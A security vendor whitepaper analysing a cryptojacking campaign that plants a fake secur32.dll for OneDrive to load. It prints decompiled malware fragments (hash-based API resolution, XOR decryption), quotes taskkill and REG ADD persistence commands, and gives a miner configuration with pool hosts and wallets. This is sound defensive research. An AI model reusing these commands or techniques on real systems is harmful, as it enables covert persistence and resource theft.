WHITEPAPER

Bitdefender

Security

Side-Loading OneDrive for profit – Cryptojacking campaign detected in the wild

www.bitdefender.com

Contents

Authors:

Balint SZABO - Security Researcher (Attack Research) @ Bitdefender

Foreword

Cryptojackers have become very lucrative for cybercriminals in recent years as the price of crypto currency soared. From data breaches to PUAs to warez downloads, coin miners and cryptojackers crop up steadily in our threat landscape reports. However, to meet their financial expectations, cybercriminals are taking new approaches to planting and loading cryptojackers on victims' computers. This is the case of an active cryptojacking campaign that uses a Dynamic Library Link (DLL) hijacking vulnerability in OneDrive to achieve persistence and run undetected on infected devices.

A short introduction to DLL hijacking

The Windows operating system and third-party applications rely on DLL files to provide and extend functionality. They are the basic building blocks of software that can be called on without having to reinvent the wheel. When an application requires functionality in a specific DLL, it searches for that specific file in a pre-defined order:

- The directory from where the application is loaded.
- The System directory.
- The 16-bit system directory.
- The Windows directory.
- The current directory.
- The directories that are listed in the PATH environment variable.

If the full path of the required DLL file(s) is not specified, the application attempts to locate and load it on the paths mentioned above. A malicious DLL planted on the search path will then get inadvertently loaded and executed instead of the genuine one.

Summary

In this paper we describe a cryptojacking campaign in which the attackers exploit known DLL Side-Loading vulnerabilities in Microsoft OneDrive. Similar DLL Side-Loading vulnerabilities have been reported in 1 , 2 and 3 .

The attackers write a fake secure32.dll to %LocalAppData%\Microsoft\OneDrive\ as non-elevated users that will be loaded by one of the OneDrive processes (OneDrive.exe or OneDriveStandaloneUpdater.exe).

Threat actors use one of OneDrive's dll files to easily achieve persistence, because %LocalAppData%\Microsoft\OneDrive\OneDriveStandaloneUpdater.exe is scheduled to run every day, by default.

To make persistence even more robust, the droppers of the fake secure32.dll also set%LocalAppData%\Microsoft\OneDrive\OneDrive.exe to run at every reboot using the Windows Registry.

Once loaded into one of the OneDrive processes, the fake secur32.dll downloads open-source cryptocurrency mining software and injects it into legitimate Windows processes.

Although the article presents DLL Side-Loading used for cryptojacking, this method can be used to achieve various other goals, like deploying spyware or ransomware.

In the two-month period from May 1 to July 1, 2022, Bitdefender detected this kind of cryptojacking of around 700 users around the globe.

Technical analysis

In this chapter we describe the way in which **secur32.dll arrives on the system and what actions it performs once** it is loaded in a OneDrive process. We noticed four similar hashes of **secur32.dll**, but all of them perform the same actions. Multiple versions of **secur32.dll** hints at the fact that this malware campaign is ongoing and actively tested (the authors are making small changes to the code and recompiling it, but leave the functionality untouched).

```
12:05:...  OneDrive.exe                      2828  Load Image  C:\Windows\System32\secur32.dll  SUCCESS
12:06:...  OneDriveStandaloneUpdater....     1564  Load Image  C:\Windows\System32\secur32.dll  SUCCESS
```

In normal circumstances, **OneDrive.exe** and **OneDriveStandaloneUpdater.exe** load **secur32.dll** from *C:\Windows\System32*

```
12:03:...  OneDrive.exe                      6844  Load Image  C:\Users\[redacted]\AppData\Local\Microsoft\OneDrive\secur32.dll  SUCCESS
12:03:...  OneDriveStandaloneUpdater....      792  Load Image  C:\Users\[redacted]\AppData\Local\Microsoft\OneDrive\secur32.dll  SUCCESS
```

In this case, **secur32.dll** is loaded from the OneDrive folder which allows non-elevated users to write files to

```
0:000> kv
 # Child-SP          RetAddr               : Args to Child                                                           : Call Site
00 000000e1`4b15ed70 00007ffd`bbd20cbb     : 00007ffd`bbce0000 000000e1`00000001 000000e1`4b15f5e0 00000000`00000001 : Secur32+0x26016
01 000000e1`4b15edf0 00007ffd`c7bc9a1d     : 00007ffd`bbce0000 00000000`00000001 000000e1`4b15f5e0 00000000`7ffe0385 : Secur32!GetUserNameExW+0x1ac8b
02 000000e1`4b15ee50 00007ffd`c7c1c1e7     : 00000274`68d9ce20 00007ffd`bbce0000 00007ffd`00000001 00000274`68da0370 : ntdll!LdrpCallInitRoutine+0x61
03 000000e1`4b15eec0 00007ffd`c7c1bf7a     : 00000274`68d9cf70 00000274`68d9cf00 000000e1`4b15f001 00000274`00000001 : ntdll!LdrpInitializeNode+0x1d3
04 000000e1`4b15f010 00007ffd`c7c1c000     : 000000e1`4b34a000 00000274`68d92d90 000000e1`4b15f0e0 00000274`68da1fe0 : ntdll!LdrpInitializeGraphRecurse+0x42
05 000000e1`4b15f050 00007ffd`c7c83bea     : 00000000`00000000 00000000`00000010 00000000`00000000 00007ffd`c7ce1a80 : ntdll!LdrpInitializeGraphRecurse+0xc8
06 000000e1`4b15f090 00007ffd`c7c24ceb     : 00000000`00000001 00000000`00000000 00000000`00000000 00000000`00000001 : ntdll!LdrpInitializeProcess+0x1fca
07 000000e1`4b15f4c0 00007ffd`c7c24b73     : 00000000`00000000 00007ffd`c7bb0000 00000000`00000000 000000e1`4b34b000 : ntdll!LdrpInitialize+0x15f
08 000000e1`4b15f560 00007ffd`c7c24b1e     : 000000e1`4b15f5e0 00000000`00000000 00000000`00000000 00000000`00000000 : ntdll!LdrpInitialize+0x3b
09 000000e1`4b15f590 00000000`00000000     : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : ntdll!LdrInitializeThunk+0xe
0:000> |
.  0    id: 2114    create  name: OneDriveStandaloneUpdater.exe
0:000> !address 00007ffd`bbd20cbb

Usage:                  Image
Base Address:           00007ffd`bbce1000
End Address:            00007ffd`bbd24000
Region Size:            00000000`00043000 ( 268.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000020          PAGE_EXECUTE_READ
Type:                   01000000          MEM_IMAGE
Allocation Base:        00007ffd`bbce0000
Allocation Protect:     00000080          PAGE_EXECUTE_WRITECOPY
Image Path:             C:\Users\adjistenkati\AppData\Local\Microsoft\OneDrive\Secur32.dll
Module Name:            Secur32
Loaded Image Name:      C:\Users\adjistenkati\AppData\Local\Microsoft\OneDrive\Secur32.dll
Mapped Image Name:
More info:              lmv m Secur32
More info:              !lmi Secur32
More info:              ln 0x7ffdbbd20cbb
More info:              !dh 0x7ffdbbce0000


Content source: 1 (target), length: 3345
```

Stack trace in the moment when **secur32.dll** creates the malicious thread

Initial access

As initial access is concerned, the malicious **secur32.dll** seems to arrive at its desired location by commodity malware disguised as legitimate software (**dropper** process names include **adobe photoshop setup.exe**, **Free_Macro_V1.3.exe**). From the moment the malicious **secur32.dll** is dropped, it is up to the legitimate **OneDrive.exe** or **OneDriveStandaloneUpdater.exe** to load and execute it.

API resolution

Before digging further into the attack, we would like to present the API resolution scheme, which is used both by the **dropper** and the malicious **secur32.dll.**

When **secur32.dll** calls Windows API, the functions are not directly called, to evade malware detection based on imports. Instead, the malicious **secur32.dll** uses an API resolution scheme that employs FNV-1a hashing[4].

The call of CreateProcessA, for example, looks like this:

```
memset(&processInformation, 0, sizeof(processInformation));
memset(startupInfo, 0, 0x68ui64);
lpProcessInformation = &processInformation;
lpStartupInfo = startupInfo;
lpCurrentDirectory = 0i64;
lpEnvironment = 0i64;
dwCreationFlags = 0x8000004;
bInheritHandles = 0;
lpThreadAttributes = 0i64;
lpProcessAttributes = 0i64;
if ( !(unsigned int)Call_CreateProcessA(
                      (__int64)&a1,
                      (__int64)&svchostPath,
                      (__int64)&svchostPath2,
                      (__int64)&lpProcessAttributes,
                      (__int64)&lpThreadAttributes,
                      (__int64)&bInheritHandles,
                      (__int64)&dwCreationFlags,
                      (__int64)&lpEnvironment,
                      (__int64)&lpCurrentDirectory,
                      (__int64)&lpStartupInfo,
                      (__int64)&lpProcessInformation) )
```

Example of indirect API call

An indirection is used for each function call that will resolve the API and then call the function:

```
__int64 __fastcall Call_CreateProcessA(__int64 a1, __int64 LpApplicationName, __int64 LpCommandLine_1, __int64 LpProcessAttributes, __int64 LpThreadAttributes,
{
  int dwCreationFlags2; // [rsp+50h] [rbp-58h]
  int bInheritHandles2; // [rsp+54h] [rbp-54h]
  __int64 lpProcessInformation; // [rsp+58h] [rbp-50h]
  __int64 lpStartupInfo; // [rsp+60h] [rbp-48h]
  __int64 lpCurrentDirectory; // [rsp+68h] [rbp-40h]
  __int64 lpEnvironment; // [rsp+70h] [rbp-38h]
  __int64 lpThreadAttributes; // [rsp+78h] [rbp-30h]
  __int64 lpProcessAttributes; // [rsp+80h] [rbp-28h]
  __int64 svchostPath2; // [rsp+88h] [rbp-20h]
  __int64 v21; // [rsp+90h] [rbp-18h]
  __int64 (__fastcall *Ptr_CreateProcessA)(__int64, __int64, __int64, __int64, int, int, __int64, __int64, __int64, __int64); // [rsp+98h] [rbp-10h]

  Ptr_CreateProcessA = (__int64 (__fastcall *)(__int64, __int64, __int64, __int64, int, int, __int64, __int64, __int64, __int64))Resolve_CreateProcessA();
  lpProcessInformation = *(_QWORD *)unknown_libname_4(LpProcessInformation);
  lpStartupInfo = *(_QWORD *)unknown_libname_4(LpStartupInfo);
  lpCurrentDirectory = *(_QWORD *)unknown_libname_4(LpCurrentDirectory);
  lpEnvironment = *(_QWORD *)unknown_libname_4(LpEnvironment);
  dwCreationFlags2 = *(_DWORD *)unknown_libname_4(DwCreationFlags);
  bInheritHandles2 = *(_DWORD *)unknown_libname_4(BInheritHandles);
  lpThreadAttributes = *(_QWORD *)unknown_libname_4(LpThreadAttributes);
  lpProcessAttributes = *(_QWORD *)unknown_libname_4(LpProcessAttributes);
  svchostPath2 = *(_QWORD *)unknown_libname_4(LpCommandLine_1);
  v21 = *(_QWORD *)unknown_libname_4(LpApplicationName);
  return Ptr_CreateProcessA(
           v21,
           svchostPath2,
           lpProcessAttributes,
           lpThreadAttributes,
           bInheritHandles2,
           dwCreationFlags2,
           lpEnvironment,
           lpCurrentDirectory,
           lpStartupInfo,
           lpProcessInformation);
```

Before being called, each API needs to be resolved

The API resolution performs the following steps:

```
struct _PEB *GetCurrentPeb()
{
  struct _PEB *result; // rax

  return NtCurrentPeb();
}
```

The Process Environment Block is obtained using NtCurrentPeb()

```
_PEB_LDR_DATA *GetPebLdr()
{
  return GetCurrentPeb()->Ldr;
}
```

The pointer to PEB_LDR_DATA is obtained from the PEB

```
sub     rsp, 28h
call    GetPebLdr
mov     rax, [rax+10h]
add     rsp, 28h
retn
```

```
0:000> dt NT!_PEB_LDR_DATA
ntdll!_PEB_LDR_DATA
   +0x000 Length           : Uint4B
   +0x004 Initialized      : UChar
   +0x008 SsHandle         : Ptr64 Void
   +0x010 InLoadOrderModuleList : _LIST_ENTRY
```

Gets the InLoadOrderModuleList, that is actually the first entry of type LDR_DATA_TABLE_ENTRY

```
__int64 Resolve_CreateProcessA()
{
  unsigned int NumberOfNames; // [rsp+20h] [rbp-48h]
  unsigned int Hash; // [rsp+28h] [rbp-40h]
  int ApiChecksum; // [rsp+2Ch] [rbp-3Ch]
  unsigned __int8 *LastNameAddress; // [rsp+30h] [rbp-38h]
  __int64 v6; // [rsp+38h] [rbp-30h] BYREF
  __int64 Array3Qword[3]; // [rsp+40h] [rbp-28h] BYREF

  GetInLoadOrderModuleList((Concurrency::details::SchedulerBase *)&v6);
  do
  {
    GetImportDirectory((__int64)Array3Qword, *(IMAGE_DOS_HEADER **)(v6 + 48));
    if ( CompareImageBaseWithExportDirectoryVA(Array3Qword) )
    {
      NumberOfNames = ExportGetNumberOfNames((Concurrency::details::GlobalNode::TopologyObject *)Array3Qword);
      while ( NumberOfNames-- )
      {
        Hash = sub_7FFBAE2AE6E0(0xBCCAC3D70CB02197ui64);
        LastNameAddress = (unsigned __int8 *)GetLastNameAddress(Array3Qword, NumberOfNames);
        ApiChecksum = sub_7FFBAE2AE620(0xCB02197u);
        if ( (unsigned int)FNV1A(LastNameAddress, Hash) == ApiChecksum )
          return CalculateFunctionAddress(Array3Qword, NumberOfNames);
      }
    }
  }
  while ( sub_7FFBAE2B1FB0(&v6) );
  return 0i64;
}
```

Iterates the list of modules loaded by the host process. For each module, it iterates the list of exported functions. The searched function is identified by calculating the FNV-1a hash of its name and comparing the result with a hardcoded value


An interesting property of the FNV-1a hash is that it needs a value to initialize the hash. In the above example, the hash is initialized to 0xBCCAC3D70CB02197, but this can be any non-zero value. This initialization allows the malware to identify the target API name through more (Hash, ApiCheckSum) pairs, and the malware actually does this. Each API call has its own API resolution function with a different hardcoded initial hash and checksum.

Execution flow

General infection flow

We noticed two main patterns used when dropping **secur32.dll**. One of them involves using a small **dropper** malware process which writes to disk the malicious **secur32.dll** and additional files. In the second case, the **dropper** malware injects malicious code into **AppLaunch.exe** to perform the drop.

The following diagram offers a high-level overview of the malware operation flow:



The main attack flow

Dropper flow

The **dropper** malware attempts to limit noise by checking first if the infected computer can support crypto-currency mining. For that, it performs a basic check of the available hardware. First, it checks that the number of CPU cores is greater than 2.

```
Call_GetSystemInfo((_SYSTEM_INFO *)&lpSystemInfo);
if ( systemInfo.dwNumberOfProcessors <= 2 )
{
  v85 = sub_8095CF();
  Call_ExitProcess(&v105, (int)&v85);
}
```

The **dropper** checks the number of CPU cores

Next, it enumerates the display adapters to check that the system is equipped with, as a minimum, an Intel, Nvidia or AMD graphics card that runs correctly. After querying the display adapters, it checks whether they are equal with “Microsoft Basic Display Adapter” or “Standard VGA Graphics Adapter.” These two display adapters are used when the driver of the graphics card is not yet installed, or the driver failed to run properly.

```
int __cdecl CheckDisplayDeviceName(int a1)
{
  struct _DISPLAY_DEVICEA DisplayDevice; // [esp+4h] [ebp-1ACh]

  DisplayDevice.cb = 424;
  DisplayDevice.DeviceName[0] = 0;
  sub_807190((__m128i *)&DisplayDevice.DeviceName[1], 0, 0x1A3u);
  EnumDisplayDevicesA(0, 0, &DisplayDevice, 1u);
  sub_7F5130((void *)a1, (int)DisplayDevice.DeviceString);
  return a1;
}
```

The dropper checks the existence of a graphics card

The **dropper** resolves the LoadLibraryA function and loads **shell32.dll**, **advapi32.dll** and **wininet32.dll**. The names of the DLLs are present in the dropper memory as XOR-encrypted strings.

```
0000008C7B3FEAD0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000008C7B3FEAE0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000008C7B3FEAF0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000008C7B3FEB00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000008C7B3FEB10  1C 44 59 B9 E7 19 BD 89  F0 33 18 1A D2 40 8C 9A  .DY¹ç.½‰ð3..Ò@Œš
0000008C7B3FEB20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

String in memory before decryption

```
0000008C7B3FEAD0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000008C7B3FEAE0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000008C7B3FEAF0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000008C7B3FEB00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000008C7B3FEB10  41 44 56 41 50 49 33 32  2E 64 6C 6C 00 00 00 00  ADVAPI32.dll....
0000008C7B3FEB20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

The same memory area after decryption with XOR

In case **OneDrive.exe** is running, the malware stops it, using the command line: *taskkill /IM OneDrive.exe /F*.


The configuration of the crypto miner software is stored in the memory of the **dropper**, as a JSON array in a XOR encrypted form. When decrypted, we notice that it contains the parameters required by the cryptomining software:

```
îþîþîþîþîþîþîþîþîþîþîþîþîþR.õ¦....[0,"etc","etc.2miners.com:1010",
"0x5aC1BA3f615fEAa6F638436D1C25CB2847C84e34",0,"xmr","xmr.2miner
s.com:2222","49vSL7YoprvKt4ACqLjPW2QkBMNEYG1scVu19uZPzHaWZw1T271
qwq3CdGRYZhAxYk4mKYx5mJTm7Cg1fJiFUbyHLGXpvHk","EasyMiner"].º.õº
```


The configuration for the crypto mining software

The malware encrypts the JSON array by performing XOR operation with the GUID obtained by a call to GetCurrentHwProfileA and writes it to disk in the folder %LocalAppData%*Microsoft*\ using a randomly generated file name that ends with **_s** (e.g.: 0dsaowQ2ACuzIJ_s).

The **dropper** then decrypts the malicious **secur32.dll** hardcoded in its own memory and writes it to %LocalAppData%*Microsoft\OneDrive\Secur32.dll*.



Encrypted **secur32.dll** in the data section of the **dropper**


Decrypted **secur32.dll** in the memory of the dropper and the dropped **secur32.dll** file

Interestingly, the **dropper** will also decrypt a hardcoded **OneDrive.exe** and replace the already existing one inside %LocalAppData%*Microsoft**OneDrive*\. The replacement OneDrive has malicious signatures on VirusTotal and it is not digitally signed, but the attack works with the original, clean **OneDrive.exe**. The replacement **OneDrive.exe** only contains a *LoadLibraryA("secur32.dll")* call.

To ensure that OneDrive executes at the next reboot, the dropper adds to registry values two **reg.exe** command lines:


- *REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v OneDrive /t REG_SZ /f /d* %LocalAppData%\ *Microsoft\OneDrive\OneDrive.exe*
- *REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run /v OneDrive /t REG_ BINARY /f /d 0200000000000000000000000*

At this point, the job of the dropper process is done. Now the malicious **secur32.dll** will be loaded by either **OneDrive. exe** or **OneDriveStandaloneUpdater.exe** into memory.

Some of the dropper processes that we detected communicate with a C2 server on Telegram and report the hardware specs and geolocation of the infected machine.

secur32.dll flow

The malicious **secur32.dll** exports only one function, GetUserNameExW:




Member	Offset	Size	Value
Characteristics	0004A150	Dword	00000000
TimeDateStamp	0004A154	Dword	FFFFFFFF
MajorVersion	0004A158	Word	0000
MinorVersion	0004A15A	Word	0000
Name	0004A15C	Dword	0004B582
Base	0004A160	Dword	00000001
NumberOfFunctions	0004A164	Dword	00000001
NumberOfNames	0004A168	Dword	00000001
AddressOfFunctions	0004A16C	Dword	0004B578

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00026030	0000	0004B58E	GetUserNameExW

The export directory of the malicious **secur32.dll**

The reason for this is that **OneDrive.exe** imports only GetUserNameExW from the malicious **secur32.dll**:



Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
000D9C80	N/A	000D80A8	000D80AC	000D80B0	000D80B4	000D80B8
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	161	000D9918	00000000	00000000	000DA90C	000A91E0
USER32.dll	13	000DA000	00000000	00000000	000DAA0A	000A98C8
ADVAPI32.dll	56	000D9738	00000000	00000000	000DAEA0	000A9000
SHELL32.dll	14	000D9EF0	00000000	00000000	000DAFD8	000A97B8
ole32.dll	14	000DA0E8	00000000	00000000	000DB0D8	000A99B0
OLEAUT32.dll	10	000D9E28	00000000	00000000	000DB0E2	000A96F0
CRYPT32.dll	2	000D9900	00000000	00000000	000DB120	000A91C8
RPCRT4.dll	13	000D9E80	00000000	00000000	000DB262	000A9748
Secur32.dll	1	000D9FF0	00000000	00000000	000DB280	000A98B8
SHLWAPI.dll	16	000D9F68	00000000	00000000	000DB3A8	000A9830

OFTs	FTs (IAT)	Hint	Name
Qword	Qword	Word	szAnsi
00000000000DB26E	00000000000DB26E	001B	GetUserNameExW

The import directory of **OneDrive.exe**

We can assume that **OneDrive.exe** calls GetUserNameExW. The malicious **secur32.dll** however returns the value 1 from the exported API:

```
char GetUserNameExW()
{
    return 1;
}
```

Fake stub for GetUserNameExW

By using the fake GetUserNameExW stub, the malware avoids the disruption in the normal functioning of **OneDrive.exe**. The real malicious actions are executed from a different thread that is created by the **secur32.dll** from DllMain. The thread resolves LoadLibraryA and loads **advapi32.dll**, **shell32.dll** and **wininet.dll**. The thread also calls GetCurrentHwProfileA, which returns the same GUID as it returned for the **dropper**. In the rest of the paper we will refer to this GUID as the GUID password. The thread enumerates the files in %LocalAppData%*Microsoft*\ and it looks for three special files:

File path pattern	File contents
%appdata%\Local\Microsoft\<random_characters>_s	the config file XOR encrypted by the dropper with the GUID password
%appdata%\Local\Microsoft\<random_characters>_c	XMRig [5] (open-source crypto miner) binary that was downloaded in a previous run of the malicious secur32.dll and archived with the GUID password
%appdata%\Local\Microsoft\<random_characters>_g	lolMiner [6] (open-source crypto miner) binary that was downloaded in a previous run of the malicious secur32.dll and archived with the GUID password

The **dropper** decrypts the config file using the GUID password and loaded into memory as a JSON array.

If the **dropper** cannot find either XMRig or lolMiner on the disk, it means that **secur32.dll** did not yet run and they must be downloaded from their GitHub repositories. When downloading the crypto miners, the URLs used for download are XOR decrypted from memory. The User-Agent in the requests is “soft”.

```
encrypted_lolMinerUrl = (const __m128i *)GetEncryptedLolMinerUrl((__int64 *)&mal.coded_lolMinerUrl[108]);
decrypted_lolMinerUrl = Xor_80_byte(encrypted_lolMinerUrl);
```

The URLs for lolMiner is decrypted by applying 80 bytes long XOR with hardcoded key

